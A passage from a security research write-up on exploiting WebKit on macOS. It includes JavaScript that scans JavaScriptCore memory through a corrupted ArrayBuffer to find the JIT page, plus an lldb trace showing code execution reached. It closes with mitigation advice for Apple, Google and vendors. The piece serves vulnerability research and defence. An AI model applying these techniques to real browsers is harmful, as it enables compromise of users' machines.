The JIT page address base is recorded by JavaScriptCore`JSC::startOfFixedExecutableMemoryPool, which is within the range of JavaScriptCore .DATA section. The first dirty solution is to read the value out as the offset of startOfFixedExecutableMemoryPool in JavaScript .DATA section is fixed on specific WebKit release. For example, on Mac Mavericks 10.9.2 Safari 7.0.2, this it is located at JavaScriptCore.DATA + 0x3d3b8. However the solution still relies on offset, can we have a better solution?

To resolve this issue, let's look at the sample allocation again and how the address is different with other address:


The address is quite different from .TEXT .DATA and even heap address. That leaves a good pattern to search the JavaScriptCore .DATA and find the JIT. Before doing that, let's check the code for JIT page allocation:

```
void* OSAllocator::reserveAndCommit(size_t bytes, Usage usage, bool writable, bool executable, bool includesGuardPages)
{
    // All POSIX reservations start out logically committed.

    #if (OS(DARWIN) && CPU(X86_64))
        if (executable) {
            ASSERT(includesGuardPages);
            intptr_t randomLocation = 0;
            randomLocation = arc4random() & ((1 << 25) - 1);
            randomLocation += (1 << 24);
            randomLocation <<= 21;
            result = reinterpret_cast<void*>(randomLocation);
        }
    #endif

    result = mmap(result, bytes, protection, flags, fd, 0);

    return result;
```

Although the address is randomized, on DARWIN x64 the pattern is obvious:

1. Minimum is 0x200000000000
2. Maximum is 0x5fffffe00000
3. The red part can only by 0 2 4 6 8 a c e
4. The least 20 bits are all 0.
5. startOfFixedExecutableMemoryPool value is "<base value> | 0x1000"

Now we can search JavaScriptCore.DATA section and find the pattern:

```
<script>
function searchJITPage(jsc_addr_low, jsc_addr_high)

    var j = 0;
    var k = 0;
    while(1)
    {
    write8(arr_c0[0x18] + 0x8, arr_c0[0x19], jsc_addr_low + k, jsc_addr_high); //ArrayBuffer::m_data should be adjusted
    arr_c0[0x14] = jsc_addr_low + k;
        arr_c0[0x15] = jsc_addr_high;
    var tmp_array = arr1[controled_index].subarray(0,0x8000); //use subarray to avoid JS loop optimization
    for (j = 0; j < 0x20000/4; j+=2 )
    {
        if (tmp_array[j+1] >= 0x2000 && tmp_array[j+1] <= 0x5fff)
        {

            if (((tmp_array[j]>>20)&0x1) == 0 && (tmp_array[j]&0xfffff) == 0x1000)
            {
                //alert(tmp_array[j+1].toString(16)+tmp_array[j].toString(16));
                return [tmp_array[j],tmp_array[j+1]];
            }
        }
    }
    k+=0x20000;
      }
    return 1;

</script>
```

In the above code, we use subarray trick to avoid JS loop optimization which will make you not able to search memory with ArrayBufferView::baseAddress modified in a loop. ArrayBuffer::m_data should be adjusted since subarray share the same buffer with parent ArrayBuffer.
We get the JIT page using the better solution:


Finally code execution is obtained:

```
(lldb) ni
Process 2850 stopped
* thread #1: tid = 0x2c5cd, 0x00007fff8e9d289b WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) +
11, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8e9d289b WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) + 11
WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) + 11:
-> 0x7fff8e9d289b:  call   qword ptr [rax + 0x8]
   0x7fff8e9d289e:  test   eax, eax
   0x7fff8e9d28a0:  js     0x7fff8e9d28b3            ; WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) +
35
   0x7fff8e9d28a2:  mov    ecx, eax
(lldb) si
Process 2850 stopped
* thread #1: tid = 0x2c5cd, 0x0000418f82c13300, queue = 'com.apple.main-thread', stop reason = instruction step into
    frame #0: 0x0000418f82c13300
-> 0x418f82c13300:  nop
   0x418f82c13301:  nop
   0x418f82c13302:  nop
   0x418f82c13303:  nop
```

## Summary of WebKit exploitation

A single memory corruption vulnerability can impact on all WebKit Apps. Such vulnerabilities are hard to be killed by SDL and thus will keep existing in a long term. It is hard to exploit and sometimes instable. Different exploit is needed on

different platforms.
To exploit those vulnerabilities, Vulnerability Based Exploitation is needed. This is because exploitation technique is more and more dependent on vulnerability itself. Sometimes new exploitation method need to be discovered to exploit a specific vulnerability, while the technique will not be applied to any of the other vulnerability. As a result, it puts higher requirements for WebKit exploiters on familiarity of WebKit internals.

# Future & improvement

## To Apple

Apple needs to introduce more exploitation mitigation techniques include:
1. Put key objects that are frequently used by exploiters, such as String, Typed array, etc. to separate Heap Arena
2. Introduce memory allocation randomization especially for small memory allocation
3. Reduce the number of objects with "JS Controlled Free" feature, which is a balance between security and performance
4. Make JIT page harder to guess, especially for DARWIN x64

## To Apple and Google

Since Apple and Google are working closely on WebKit security, those security fixes should be merged into all code branches on time. Many WebKit vulnerabilities exist because of not merging on time. For example, a Chrome vulnerability was fixed by Google but latest WebView remains vulnerable.

## To OS & OEM & App vender

Vendors should update WebKit libraries frequently. Most WebKit Apps (PC and mobile device) use system WebKit/WebView library. Security on those Apps largely depend on security of system WebKit/WebView library. On iOS, Apple rarely releases new updates just because of WebKit, leaving a relatively long time window to exploit N-days for APT guys. On Android, most OEM venders won7t update WebKit libraries via OTA, causing some N-days being exploited for years.

But… WebKit is no doublt the best and most secure rendering engine in the world.